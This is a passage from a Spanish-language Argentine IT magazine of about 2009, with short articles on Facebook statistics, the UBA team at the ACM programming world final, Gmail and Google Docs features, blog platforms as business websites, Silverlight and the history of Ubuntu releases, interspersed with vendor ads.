- Más de 4 millones de usuarios se vuelven Fans de alguna página cada día.
- Más de 850 millones de fotos se suben al sitio cada mes.
- Más de 7 millones de videos se suben al sitio por mes.
- Se comparten más de 28 millones de contenidos cada mes (links, posts, notas, fotos, etc.).
- Se crean más de 2 millones de eventos por mes.
- Existen más de 25 millones de grupos activos en el sitio.
- Contribuyen con Facebook más de 660.000 desarrolladores de más de 180 países.
- Están disponibles en la plataforma de facebook más de 52.000 aplicaciones.
- Se suben 140 aplicaciones por día.
- Más del 95 por ciento de los usuarios de Facebook utilizaron al menos una aplicación creada en la plataforma de la red.

Programar como pasiòn

Conozcamos a los equipos de argentinos que concursarán en el 33º Mundial de Programación que este año se desarrollará en Estocolmo entre el 18 y el 22 de abril.

Pelo largo, jean, remera y zapatillas parece ser el combo ganador que llevó a tres estudiantes de la UBA a Estocolmo, Suecia, para participar del 33ª Mundial de Programación de la Association for Computing Machinery (el ACM International Collegiate Programming Contest).

Alejandro Deymonnaz, Agustín Gutierrez e Ignacio Rossi, estudiantes de Ciencias de la Computación y el último también de Matemáticas, fueron quienes lograron el primer puesto en las competencia interna de la Universidad de Buenos Aires y luego en la regional que se disputa entre equipos de Chile, Argentina, Uruguay, Perú y Bolivia.

Vale aclarar que la región de Sudamérica se divide en 3: Sudamérica Sur, donde entra la Argentina, Brasil como una región independiente y Sudamérica Norte. La cantidad de equipos que puede participar del mundial varía por región y depende de la cantidad de gente que se presente a concursar. En nuestro caso, el cupo era de 3 equipos y quienes lograron calificar para Estocolmo fueron un equipo de la UBA, uno de la Universidad de La Plata y otro de la Universidad Nacional del Sur de Bahía Blanca.

Cómo se compite

La mecánica de competición es siempre la misma. Se distribuyen 10 problemas de naturaleza algorítmica entre los equipos y se tiene solo 5 horas de corrido para poder resolverlos. Quién más problemas resuelva correctamente y en el menos tiempo es el ganador. Un detalle a tener en cuenta es que todos reciben los mismos problemas, todos trabajan sobre el mismo hardware y todas las consignas son en inglés.

Roberto Álvarez Roldan, Presidente de Accenture, junto a los 2 primeros equipos.

"Los problemas son de todo tipo, por ejemplo puede ser que nos den un laberinto y nos digan dónde está una persona y tengamos que ayudarla a salir", explica Alejandro Deymonnaz. Y aclara que "el objetivo es lograr decirle correctamente a la computadora cómo resolver el problema, no que nosotros lo sepamos resolver".

"La presión extra que uno recibe es que en la competencia hay un globo de color para cada problema, entonces si un equipo resuelve correctamente tal problema se le pone un globo, entonces estés donde estés vas viendo la evolución de cada grupo. Y es bastante frustrante ver que todos resolvieron correctamente el quinto problema y a vos no te sale", cuenta Ignacio Rossi, el matemático del equipo.

La mecánica es la siguiente: el equipo resuelve el problema de una forma que cree es la correcta, la envía a un servidor central el cual se encarga de chequear si la solución coincide con alguna de todas las posibilidades planteadas y responde si se pasó la prueba o no. En caso de no haber resuelto el problema correctamente el equipo decide si continuar intentando o pasar a otro caso. De cualquier forma, se recibe una penalidad de 20 minutos por cada respuesta incorrecta.

De un jueguito a un mundial

"De chiquito ya me gustaba esto, en el colegio participaba de competencias y creo que esa es la clave, gusto y dedicación", cuenta Alejandro.

En la UBA quien couchea los equipos es Irene Loiseau y Francisco Roslan, quienes se encargan de que los grupos estén en condiciones a la hora de afrontar los concursos.

"Practicamos mucho, básicamente con problemas tipo de otros mundiales, de hecho estas vacaciones nos las pasamos adentro de la facultad para llegar lo mejor preparados posible".

La UBA tiene una trayectoria destacada en este torneo. Participó en una decena de oportunidades y varios de sus equipos se clasificaron entre los diez mejores.

Este año el mundial se desarrolla entre el 18 y el 22 de abril, pero el día clave de la competencia es el 21.

Accenture junto a las universidades

Como apoyo a los nuevos talentos, Accenture decidió premiar al primer equipo y ayudarlo con la entrega de los pasajes de ida y vuelta a Estocolmo para el mundial de programación.

"Es un orgullo entregarle estos pasajes a estos jóvenes porque representan el futuro de nuestro país y que sean semillas de la UBA, con lo que esto implica, es algo muy positivo", expresó Roberto Álvarez Roldan, Presidente de Accenture, quien estuvo al frente de la ceremonia.

"Desde Accenture nos interesa mucho brindar apoyo al ámbito académico porque somos una empresa de profesionales, buscamos gente competente y recibida; por lo que no nos podemos desentender del tema", aclara.

Alejandro Deymonnaz, Agustín Gutierrez e Ignacio Rossi

OPTIMIZÁ LAS HERRAMIENTAS DE Google™

Parte del atractivo de la suite de Google es la integración entre las diferentes aplicaciones. Por ejemplo Gmail puede enviar eventos al Google Calendar, Google Calendar envía recordatorios y notas a Gmail y así sucesivamente. Recientemente Google ha ampliado su integración para lograr que el trabajo con las herramientas de Google sea un poco más fácil.

Existe un gadget para Gmail que muestra una lista, dentro del Inbox, de los últimos documentos a los que accedimos desde Google Docs. También existe un gadget para Google Docs que nos permite buscar y abrir los documentos de Google directamente desde nuestro desktop. Y a no olvidarse de la posibilidad que nos da Gmail de convertir cualquier email en un documento.

Mientras estas tres características son útiles en sí mismas, juntas pueden lograr que todos nuestros archivos de trabajo se mantengan en la nube y dejemos de lado el trabajo con el desktop.

Gmail integration

Si utiliza el Gmail junto con el Google Docs, existen dos nuevas características que le facilitarán la vida. La primera es un nuevo gadget para Google Doc, el cual le brinda un listado de los documentos recientemente editados, así como también una herramienta de búsqueda, en una pequeña y accesible barra de herramientas para Gmail.

Para incluir este gadget lo deberá habilitar desde Gmail Labs.

Mientras esté logeado en Gmail, vaya a Settings y luego al panel de Labs. Encuentre la opción "Google Docs gadgets" y habilítela. Los gadgets de Google Doc para Gmail también le mostrarán en la columna de la izquierda debajo de la ventana de chat, etiquetas y otros paneles que puede que ya tenga habilitada.

Tip: Puede ir directamente a la sección de Labs de Gmail clickeando el pequeño icono verde en forma de vaso que figura en la esquina superior derecha en la página principal de Gmail.

Una vez ya en Labs, vaya directamente a la herramienta "Create a Document" y habilítela. De esta forma se le agregará un link a todos los e-mails para que a cada uno los pueda convertir en un documento de Google. El nuevo link estará a la izquierda de cada mensaje junto con el "expand all" y "print all".

Tip: Para un control extra de la barra lateral de Gmail tenga en cuenta la aplicación "Navbar drag and drop" la cual le permite reordenar fácilmente las carpetas.

Herramientas de escritorio

El pack de software de Google Toolbar agregó recientemente un nuevo gadget que permite acceder a los documentos de Google desde el desktop. Mientras que la posibilidad de abrir los archivos desde el escritorio es bastante buena, la que sobresale es la de arrastrar y soltar la carga.

Respuestas predeterminadas

Las respuestas predeterminadas son la mejor opción para quien recibe una gran cantidad de e-mails y para quienes son un poco vagos para responderlos. Lo que brinda es la posibilidad de guardar y enviar luego los mensajes más comunes con solo apretar un botón.
Es decir, las respuestas predeterminadas nos ahorran tiempo y el tener que escribir el mismo mail varias veces y nos dejan tiempo para ocuparlo en las cuestiones importantes.

"Old Snakey"

"Old Snakey" en la versión de Google del clásico juego de la viborita, el cual nos permite distendernos por un rato de nuestras obligaciones con solo presionar Shift + 7 mientras estamos en Gmail.
Una vez que habilite el "Old Snakey", podrá jugar arriba de su bandeja de entrada. ¿Cómo se controla la víbora? A través de las flechas de control, la idea es que no choque con las paredes ni con los obstáculos. A medida que uno va logrando controlar el movimiento del animal, comienza a crecer, a hacerse más larga y a aumentar su velocidad, ahí es cuando el juego se vuelve más divertido.

Cambio de título

Este "Title Tweaks" es la última aplicación del Lab y cambia el orden de las palabras que se nos muestra como título. Generalmente el "Gmail" está seguido del Inbox y luego el número de mensajes nuevos. Esto es un problema para las personas que abren muchas ventanas a la vez ya que no pueden llegar a notar cuándo tienen mensajes nuevos.
La aplicación, por tanto, nos pone en primer lugar el Inbox acortándonos el título completo. Es una aplicación que a la mayoría le va a servir ya que nos ahorra el tiempo de cambiar de ventana para chequear si tenemos algún mail nuevo.

La página Web de mi empresa usando una plataforma de blog

Autor:
Carlos Vaughn O'Connor

Todos sabemos lo importante que es tener presencia en Internet mediante un sitio Web. Algunas empresas necesitan sólo un sitio estático que cambia poco. Hoy la mayoría desean o necesitan por el contrario tener algún tipo de contenido que se irá actualizando o modificando.

Las opciones en ambos casos son dos: o lo hago a través de un tercero o utilizo las excelentes herramientas gratuitas que existen en Internet. Todo dependerá de nuestro presupuesto y de algún modo de nuestro interés en involucrarnos en las herramientas a nuestra disposición.
Quizás, la manera más sencilla es la excelente herramienta que posee Yahoo en "Yahoo Small Business" (YSB, www. Ysb.com). En menos de una hora nuestro sitio puede estar funcionando mediante el uso de los "templates" (planillas pre-hechas). Si tendremos gente con conocimiento y ellos mantendrán los contenidos del sitio, use herramientas de CMS (Content Management System) open source como Drupal, Alfresco o Joomla.

Existe una posibilidad que muchos no saben que es posible: el uso de herramientas de blogging.

Un ejemplo: www.20x200.com
La palabra Blog es una contracción de "web log". Los blogs son en general una forma de periodismo online que millones de personas alrededor del mundo usan para auto-expresión y comunicación con sus familia, amigos o un grupo especializado. El autor de un blog usualmente lo organiza como una serie cronológica de artículos posteados.
Aunque varias personas pueden contribuir a un blog existe uno que es moderador o actor principal.

Moveable Type


Movable Type es una herramienta web desarrollada como Software Libre destinada a la creación y publicación de weblogs. El weblogger, a la hora de usar este software, ha de disponer de un servicio de hospedaje y un servidor Web que soporte bases de datos. Esta herramienta está orientada a usuarios entendidos, ya que hay que tener conocimientos avanzados para su instalación, como lenguajes de servidor. Permite además configurar el comportamiento mediante el lenguaje Perl. La distribución estándar se acompaña de una cantidad importante de documentación en inglés.

Lo interesante de las plataformas que se usan para blogs es que son muy buenas para organizar contenidos. En realidad son CMS simples (Content Management System - Sistema de gestión de contenidos). Y justamente es el manager de contenidos lo que hace interesante de usar una infraestructura de blog para un sitio Web, casi sin costo.

Art Store 20x200 por ejemplo es un sitio Web (en realidad un blog) que utiliza la plataforma de blog Moveable Type como su CMS. Como vemos es tan profesional como cualquier sitio Web que uno no nota diferencia alguna.

Blogs sencillos de instalar y administrar

Hoy los blogs son tan comunes que la mayoría de los proveedores de los hostings nos proveen instalaciones "one click" de la mayoría de las mejores plataformas de blog. Wordpress o Moveable Type son quizás las más populares hoy. Sí, deberemos aprender cómo administrar nuestro blog para poder como mínimo instruirlo a mostrar un "press release" en orden cronológico inverso. Pero esto es realmente muy sencillo.



Word Press

WordPress es un sistema de gestión de contenido enfocado a la creación de un sitio Web periódicamente actualizado. Desarrollado en PHP y MySQL, bajo licencia GPL, tiene como fundador a Matt Mullenweg. Otro motivo a considerar sobre su éxito y extensión es la enorme comunidad de desarrolladores y diseñadores, que se encargan de desarrollarlo en general o crear plugins y themes para la comunidad (que ascendían a 2524 y 1320 respectivamente en julio de 2008).

Los celulares también existen… en la cadena de valor

En el sitio web Tecnozona[1] publicamos hace algunas semanas unas reflexiones acerca de hacia dónde va el negocio de los celulares. Hay que tener en cuenta que lo que se publica habitualmente en los medios, ya sea desde la publicidad como en los suplementos y secciones de tecnología, tiene como audiencia al consumidor final. Y si bien prácticamente todos los lectores de NEX IT son usuarios de celulares, lo cierto es que también están en condiciones de aportar su granito de arena. Por eso es importante saber hacia dónde va el negocio de la tecnología celular.

Autor: Ricardo D. Goldberger | Periodista Científico especializado en Informática y Nuevas Tecnologías.

Desde el punto de vista del fenómeno tecnológico, en un relativo corto tiempo, los teléfonos celulares han pasado de aquel famoso "ladrillo" hasta las cuasi-computadoras que son hoy. Especialmente si se tiene en cuenta que los celulares ya tienen 20 años, pero las innovaciones más importantes ocurrieron en el lapso de no más de cuatro o cinco años últimos.

Lo que no debemos olvidar, tampoco, es que, además de un dispositivo tecnológico, el celular es un producto comercial. Por lo tanto, hay un negocio detrás de él y una estructura comercial cuyas principales patas son el fabricante del dispositivo, el desarrollador de los contenidos y las operadoras telefónicas.

Cuando uno lee las especificaciones de los nuevos celulares de media y alta gama, es imposible no advertir la cantidad de semejanzas que hay entre los distintos equipos. Casi todos los celulares hacen los mismo y las pocas variaciones se van a encontrar en el espacio de almacenamiento, en la cantidad de megapíxeles de la cámara de fotos (y, eventualmente, en la procedencia de las lentes) y en algún que otro software (vg. MotoID). Por lo demás, lo que se pueda hacer o dejar de hacer con un celular depende más del uso que el usuario le quiera dar, de los planes y abonos de las operadoras de celulares y de las proveedoras de contenidos, que de la tecnología involucrada.

Visto que hoy en día los celulares se promocionan por todo lo demás que se puede hacer, excepto hablar, que las empresas sacan regularmente nuevos modelos, cada vez más poderosos y sofisticados y que estamos peligrosamente cerca (si es que ya no llegamos) al punto de saturación del mercado... ¿cuánto más podrá resistir este modelo? ¿Cuántos celulares más pueden aparecer y, sobre todo, venderse en el corto y mediano plazo?

Pero claro, dijimos que una de las patas del negocio es el contenido y el contenido no son sólo wallpapers, ringtones o videos. También son aplicaciones y ahí es donde entra(ría) la posibilidad de integrar al celular a una cadena de valor directamente relacionada con el negocio.

Alguna vez hicimos, en esta misma revista, una reseña de los sistemas operativos de los celulares[2] y de aquél entonces hasta ahora, las cosas han cambiado significativamente. PalmOS, por ejemplo, ha dejado de ser una alternativa mientras que Android y Blackberry se perfilan como nuevas plataformas. Windows Mobile sigue creciendo mientras que Symbian mantiene su liderazgo en el rango medio con una creciente participación de Linux.

En este contexto, y especialmente ante las alternativas que nos ofrecen los smartphones, va siendo tiempo de dejar de pensar en la cantidad de canciones MP3 que caben en una tarjeta de memoria o si la cámara digital tiene o no lentes Carl Zeiss y empezar a pensar en la manera como integrar los celulares y smartphones a la cadena de valor tecnológica de la compañía. □□

[1] http://www.tecnozona.com/?q=node/2337
[2] NexIT # 35

LLEGAMOS A 50.000 visitas semanales!!

MundoNEX
Tu portal de tecnología

Videos Más Vistos

1. Imperio Google
2. El fenómeno de las pantallas táctiles
3. Historia de Internet
   (Parte 2: Década de los ´70)
4. Review Palm Centro
5. Mark Shuttleworth

TOP5

www.mundonex.com

El primer móvil con el sistema operativo creado por Google saldrá a la venta el 22 de octubre en EE.UU. y costará 179 dólares. En Gran Bretaña estará disponible en noviembre, mientras que el resto del mundo deberá esperar hasta el 2009.

En la ciudad de Nueva York y con un gigantesco despliegue fue presentado el HTC Dream el cual basa su funcionamiento en el sistema operativo desarrollado por Google, Android.

Notas Más Leídas

1. Fue presentado el HTC Dream basado en Android
2. Según Richard Stallman el Cloud Computing es una estupidez
3. Google libera el código de Android
4. Movistar comercializará netbooks de LG
5. Apple renovó su línea de laptops

TOP5

Contenido desarrollado por EP Editorial Poulbert

La respuesta de JUNIPER al "CALIFORNIA Project" de CISCO

El martes 24 de Febrero de 2009 Juniper anunció en San Mateo, California, que establecerá un partnerships con diferentes empresas de servers, almacenamiento y software de modo de desarrollar una infraestructura integrada para data-centers bajo un proyecto multilayer que competirá con el proyecto que CISCO está gestando bajo su CALIFORNIA PROJECT.

El proyecto STRATUS ya lleva casi un año y está compuesto por seis elementos: un data center manager, storage, computación, switching en Layer 4-7, dispositivos (appliances) y networking. La intención es crear una infraestructura plana, non-blocking, sin pérdidas, de diez miles puertos GigaBit Ethernet, una reducción en un orden de magnitud en la latencia (10 veces menos), ningún punto único de falla y con la seguridad totalmente integrada y virtualizado. Se espera que Stratus soporte las especificaciones de Converged Enhanced Ethernet (CEE), definidas y aceptadas por diferentes vendors.

Aún no se ha anunciado con qué empresas se integrará pero muy probablemente esté con IBM con quien ya han trazado planes conjuntos en cloud computing.

La idea de Juniper es anunciar Stratus de modo de darle a los clientes la posibilidad de planear sus estrategias de largo plazo en relación a los data-centers.

Aunque aún no está definido, se cree que Cisco hará partneship con VMware y BMC Software para su proyecto California.

Tom Nole, presidente de CIMI Corp Consultancy dijo: "De un solo golpe, Juniper está devaluando la incumbencia de Cisco. Se están alejando de las tecnologías actuales como fibre channel e infiniband que no tienen cabida a esta malla como network backplane o como base de soporte en virtualización".

Se espera que Stratus esté disponible para fines de 2010 o principios de 2011. □□

Project California ////////////////

CISCO Systems está preparando el lanzamiento (Marzo 16 2009) de servidores blade, específicamente "tuneados" para virtualización. Estos serán muchísimo más densos y poderosos que cualquier otro servidor blade del mercado. Serán aún capaces de integrarse a la infrestructura CISCO de networking de alta velocidad.

El "California Project", marca la entrada del gigante del networking al mercado de servidores blade. Este mercado y por muchos años ha estado dominado por compañías de hardware como IBM, HP y DELL (del calibre de CISCO y frecuentemente sus partners). CISCO salteará unas cuantas generaciones de tecnologías anteriores y entrará al mercado de servidores con hardware muy densos y muy rápidos.

Suscripción Virtual

24 Meses

+ Acceso a contenidos

5 USD.

ingresa en www.RevistaNEX.com
y suscribite para ver la edición
ONLINE de la Revista.

Suscripción Impresa 24 Meses - Revista en formato Impreso con acceso a Virtual PDF NEX IT y Acceso a contenidos
Argentina Envío Simple: 499 ARS - Argentina Envío Certificado: 999 ARS - Chile Envío Simple: 140 CLP - España Envío Simple: 150 EUR
México Envío Simple: 2700 MXN - USA Envío Simple: 199 USD - Otros países: Consultar.

Acerca de Silverlight 2.x

Autor: Daniel M. Salazar
MCP – MCTS – MSST
Oxford´s University FCIC
Microsoft Senior Trainer
Developer – IT Pro – Security Specialist

Silverlight representa el siguiente paso hacia el enriquecimiento de la UXp (User Experience) a través de las tecnologías Web.
El objetivo de Silverlight es brindar la misma fidelidad y calidad encontrada en las interfaces asociadas a aplicaciones de escritorio sobre las páginas y aplicaciones Web.
Permite además que diseñadores y desarrolladores trabajen al unísono acorde a las necesidades específicas del cliente. Esto se logra brindando a ambos un formato de trabajo común. Este lenguaje es dibujado (renderizado) por el navegador sin necesidad de ser compilado, ya que está basado en XML, haciendo mucho más fácil de generar. El formato se llama XAML (pronunciado en Latam "SAMUEL") que es el acrónimo de XML Application Markup Language.

Un poco de historia

Antes de XAML, la experiencia de un diseñador Web podría ser utilizar una o más herramientas de diseño con tecnología familiar. El desarrollador entonces debería tomar el diseño provisto e interpretarlo utilizando la tecnología de su elección. En este punto el diseño no necesariamente era utilizado, sino más bien, en muchos casos solo se usaba como modelo.
Y al transferir información entre tecnologías muchas veces se perdía el concepto inicial comprometiendo en muchos casos el diseño.
Con Silverlight el diseñador puede utilizar alguna herramienta que exprese su diseño en XAML como por ejemplo la suite Microsoft Expression. El

desarrollador podrá luego tomar este código directamente en su interfase de desarrollo de software, como por ejemplo Visual Studio y trabajar compartiendo código XAML sin necesidad de modificar los diseños, agregando funcionalidad, eventos y procedimientos directamente sobre el original.

Compatibilidad

Microsoft Silverlight es un plugin CrossBrowser, CrossPlatform que fue desarrollado para entregar una experiencia multimedia rica conjuntamente con experiencias enriquecidas sobre aplicaciones para Web.
Ofrece un modelo de programación que soporta AJAX (ver recuadro), .NET, y lenguajes dinámicos como PHYTON y RUBY.
También existe un proyecto de Silverlight en Opensource y es llamado Moonlight.

¿Ejemplos?

El Hard Rock tiene una experiencia preparada con Silverlight que vale la pena ver: http://memorabilia.hardrock.com/

Una forma diferente de presentar un CV: Http://www.billlefaive.com

Pagina Principal de silverlight: http://microsoft.com/silverlight

SILVERLIGHT y la USER EXPERIENCE (UXP)

Silverlight está diseñado para formar parte de un ecosistema todavía mayor usado para entregar la mejor experiencia posible al usuario final. Hay un gran número de tecnologías y escenarios típicos vía Internet tales como:

- Dispositivos Móviles.
- Productos de entretenimiento hogareño.
- Navegadores no mejorados.
- Navegadores que utilicen plugins tales como Flash, Java o Silverlight.
- Aplicaciones de escritorio.
- Software de Productividad.

Agradezco en este artículo la colaboración de mi amigo Miguel A. Saenz de la plataforma de Evangelización y comunidades de Microsoft Argentina.

Asyncronous Javascript and XML

Con AJAX es posible recargar solo parte de una página en lugar de efectuar la carga completa "POSTBACK", en forma asincrónica.

¡Quiero Aprender Silverlight!

En este link encontraran acceso a videotutoriales cortos sobre el desarrollo de las nuevas tecnologías Microsoft en español.
http://blogs.msdn.com/gardel/

Outsourcing
Consulting
Auditing
Online Services

Tel: (+54 11) 4857 0515
Mail: info@mkit.com.ar

www.mkit.com.ar

mkit
Su necesidad, nuestro impulso

Karmic Koala

la mascota oficial de Ubuntu 9.10

Mark Shuttleworth, el empresario informático Sudafricano fundador de la empresa Canonical ltd, anunció recientemente que la nueva versión de Ubuntu 9.10 se llamará Karmic Koala y estará lista para la primavera 2009 y que junto a las actualizaciones de paquetes promete mayor rapidez y varias mejoras reseñables.

En su carta de presentación Shuttleworth explica: "Ubuntu aboga por mantener el Software libre y la vanguardia de la computación retomando las aplicaciones (APIS) de Amazon Ec2 y haciendo más fácil que cada uno pueda usar su propio paquete de herramientas totalmente libres". Así Karmic Koala estará orientado especialmente para su aplicación en sistemas de **cloud computing**, para ello traerá soporte para API EC2 de Amazon, así como la integración del proyecto Eucalyptus que permitirá alojar todas las aplicaciones de Amazon. También esta orientado a optimizar el funcionamiento de las **Netbooks**.

Cloud Computing

En su presentación, el informático Sudáfricano se preguntó: "Qué sucedería si cada uno pudiera crear su propia nube (o su propio mundo perfecto)?". La respuesta es que si de Koalas se tratase pensarían en tener miles de árboles de eucaliptos ya que de todos los árboles del mundo el preferido del Koala es el de hojas de Eucaliptos". Así surgió su idea de denominar el proyecto para alojar aplicaciones "Eucalyptus Project", que permitirá montar una nube privada como alternativa a Amazon. Luego volvió a referirse al pequeño animal, su principal fuente de inspiración, de quien decidió imitar sus costumbres: "Un koala sabe que el descanso es la mejor manera de conservar su energía, así que imagínense si pudiéramos construir un sistema de Cloud Computing que conserve su energía descansando y despertando solo cuando hay trabajo que hacer". Es que este sistema operativo será capaz de administrar muchos equipos

en una red local como si fueran un solo servidor y sabrá cuando aumentar o disminuir el uso de recursos entre todos los servidores. También podrá iniciar, dormir o suspender equipos para ahorrar energía.

Netbooks

"Las primeras impresiones cuentan, por eso estamos siguiendo con ansiedad el desarrollo de nuestro nuevo gestor de inicio que promete ser rápido y eficaz", explicó el Ceo de Canonical, ya que el objetivo de Ubuntu 9.10 es que el tiempo de arranque del sistema operativo sea inferior a los 25 segundos en este tipo de portátiles y que a través del aprovechamiento de las instalaciones de Linux se desarrollen mejoras en la interfaz gráfica para equipos con pantallas pequeñas.

Basada en Debian GNU/Linux Ubuntu concentra su objetivo en la facilidad y libertad de uso, los lanzamientos regulares y la facilidad en la instalación. Una nueva opción en esta creciente tendencia del uso de Software Libre que también se mantiene ajena a las restricciones impuestas por el mercado global. □□

ACERCA DE UBUNTU

Ubuntu es un sistema operativo de código abierto y de distribución gratuita desarrollado por GNU/LINUX y enfocado en el uso en laptops, escritorios y servidores.

El patrocinador de Ubuntu es Canonical ltd, la empresa privada financiada por el Sudafricano Mark Shuttleworth, quien anunció la creación de este proyecto luego de haber investigado el movimiento del Software libre, donde encontró ideas muy similares a las suyas.

Shuttleworth amalgamó así todas las características correspondientes con su ideología y las del Software Libre en Ubuntu, una palabra de origen Africano vinculada a los conceptos de libertad, participación, colaboración, ayuda y seguridad, más precisamente, Ubuntu sugiere "Humanidad hacia otros".

Tras varios meses de trabajo y un breve período de pruebas, el 20 de octubre de 2004, el empresario lanzó la primera versión bajo el nombre de Warty Warthog, con la promesa de actualizar las versiones cada seis meses, de manera que el usuario pudiera obtener las últimas y mejores aplicaciones que el código abierto tiene para ofrecer. Mark también tuvo en cuenta la protección a la hora de desarrollar su proyecto y por eso decidió proveerlo de frecuentes actualizaciones de seguridad (cada 18 meses).

Desde sus inicios hasta el día de hoy ya se ha actualizado diez veces y este año su creador va por más, ya anunció la undécima versión, Karmic Koala, que tiene que ver con la idea del mentor de atribuirle a cada una de sus propuestas un atrayente significado conceptual.

Acceso NO Autorizado a su Información.

Mantenga la Confidencialidad de su Información Previniendo el Acceso No Autorizado

Discos Externos Seguros con Encriptación por Hardware

- Más rápido que la encriptación por software
- Elimina la dependencia de plataformas
- No requiere ningún entrenamiento especial

Florida 537 1 P-local 481 - Capital C1005AAK tel (011) 4393-1717
http://www.hardbug.com.ar

hardbug
TECNOLOGIA & DISEÑO

UNA REVISIÓN POR LA HISTORIA DE UBUNTU

UBUNTU 4.10-WARTY WARTHOG

Warty Warthog o "Jabalí Verrugoso" fue la primera publicación de Ubuntu, y comenzó con el número 4 por el año en el que fue lanzada: octubre 2004. El escritorio era de un color naranja y marrón que simbolizaban las tribus sudafricanas. Se hizo rápidamente conocido porque con la aplicación Live CD, ofrecía a los usuarios la posibilidad de descargarlo sin necesidad de instalarlo.

UBUNTU 5.04- HOARY HEDGEHOG

En consonancia con su promesa, la segunda versión salió 6 meses más tarde con otro nombre singular "Erizo Vetusto". El live CD fue mejorado y extendido a las versiones de 64 bits y Powe Pc.

UBUNTU 5.10 – BREEZY BADGER

Ya con más terreno recorrido y una creciente popularidad adquirida, finalmente con el lanzamiento de esta tercera versión, consiguió una gran aceptación en la comunidad de Linux. Se incluyó Edubuntu, una distribución orientada al ámbito educacional.

UBUNTU 6.06- DAPPER DRAKE

Con la inclusión de LTS/Long Term Support (largo período de soporte) a Ubuntu, las publicaciones desktop obtuvieron tres años de soporte y cinco para la versión de servidor. El Live CD pasó a llamarse Desktop Cd y se podía instalar al disco duro. Otra de las mejoras de esta nueva versión, fue la disminución en el tiempo de carga del sistema, un apagado gráfico, una nueva herramienta de actualización y una mejor reproducción de video.

UBUNTU 6.10- EDGY EFT

Con un tiempo de carga y cierre todavía más veloces que las anteriores, se incluyó un software para gestionar fotos, se resideñó el panel de control y se mejoraron los botones y el soporte de control de batería de portátiles.

UBUNTU 7.04 – FEISTY FAWN

Esta versión apareció con nuevas características de servidor incluyendo nuevos métodos que proporcionaron facilidades para la instalación de codecs multimedia y drivers binarios, así como mejoras de red y el novedoso asistente de migración de Windows, sumado a la incorporación de varias mejoras gráficas que van desde la pantalla de inicio hasta algunos splash screens.

UBUNTU 7.10 – GUTSY GIBBSON

Realizada el 18 de octubre de 2007 y soportada hasta el mes de abril de 2009, esta versión tuvo una mayor velocidad de búsqueda de archivos, un administrador plug-in firefox (Ubufox), una herramienta de configuración gráfica y sistema de impresión que incluye el formato pdf.

UBUNTU 8.04- HARDY HERON

Este fue el segundo paquete soportado en largo termino (LTS) y fue creado el 24 de abril de 2008. Entre sus funcionalidades destacadas se cuentan efectos de escritorio más estables, instalaciones en tan solo un click, facilidad para compartir archivos, sonido del sistema a través de PulseAudio, y la posibilidad de tener acceso al Active Directory. Además incluyó un mejor control del mouse con VMware virtual machine, y la posibilidad de la desintalación simple de programas. Ubuntu 8.04 fue la primera versión que agregó el instalador Wubi en el Live CD capaz de instalar Ubuntu como un archivo en e disco duro windows sin necesidad de hacer ninguna partición de disco.

UBUNTU 8.10_ INTREPID BIES

Creada el 30 de octubre de 2008 y soportada hasta abril de 2010. Entre sus mejoras se encuentran una nueva versión de escritorio con nuevo cliente de mensajería instantánea, soporte para diversos sistemas de compresión, un administrador de archivos mejorado, soporte para múltiples monitores así como la posibilidad de configurar la resolución de los mismos. Además, se incluyeron una gran cantidad de aplicaciones como: X.Org 7.4, para dar mayor soporte para dispositivos de entrada, Kernel Linux 2.6.27 que proveyó de más y mejor soporte a hardware, y el Network Manager 0.7, para el manejo de conexiones 3G, conexiones PPP, PPoE, entre muchas otras.

UBUNTU 9.04- JAUNTY JACKALOPE

Esta versión, que ya fue anunciada, será presentada en abril de 2009. Su nombre será Jaunty Jackalope, y esta vez no hará referencia a un animal de la sabana africana como acostumbraba hacer Mark Shuttleworth, más bien a un ser mitológico cruza entre conejo y antílope. Se enfocará en reducir dramáticamente su tiempo de arranque y una mayor integración entre el escritorio local y las aplicaciones.

La Solución de Correo Electrónico y Firewall para redes de pequeñas y medianas Empresas.

Solución de Fácil Instalación Migración desde MS-Exchange

Filtro Anti-Spam y SpamAssassin Sincronización con Smartphones

Kerio MailServer 6

Comunicación y trabajo con más eficacia.
E-Mail Inalámbrico
Calendario, Contactos y Tareas Compartidas
Robusto Filtro Anti-Spam y Anti-Virus
Web-Mail Avanzado

Kerio WinRoute Firewall 6

Detenga las Amenazas de Internet antes que impacten en su Red.

Doble protección Anti-Virus
Servidor VPN y Cliente VPN
Políticas específicas de Acceso a Usuarios
Poderoso Filtro Web y de Contenido

Conexión de balanceo de carga de Kerio WinRoute Firewall 6 distribuye el exceso de carga de Internet a otras conexiones para mantener el rendimiento alto de las aplicaciones

Si Usted quiere unirse como Partner o solicitar documentación, escríbanos a
pportillo@btwsa.com.ar

BTW S.A. Distribuidor Oficial de Kerio en la República Argentina
Teléfono: 54 - 11 - 5032-0250 Fax: 5032 - 0220 www.btwsa.com.ar

btwsa
Tecnología y Servicios

La gran oportunidad del software libre ante la crisis

Autor:
Ariel M. Corgatelli
www.infosertec.com.ar

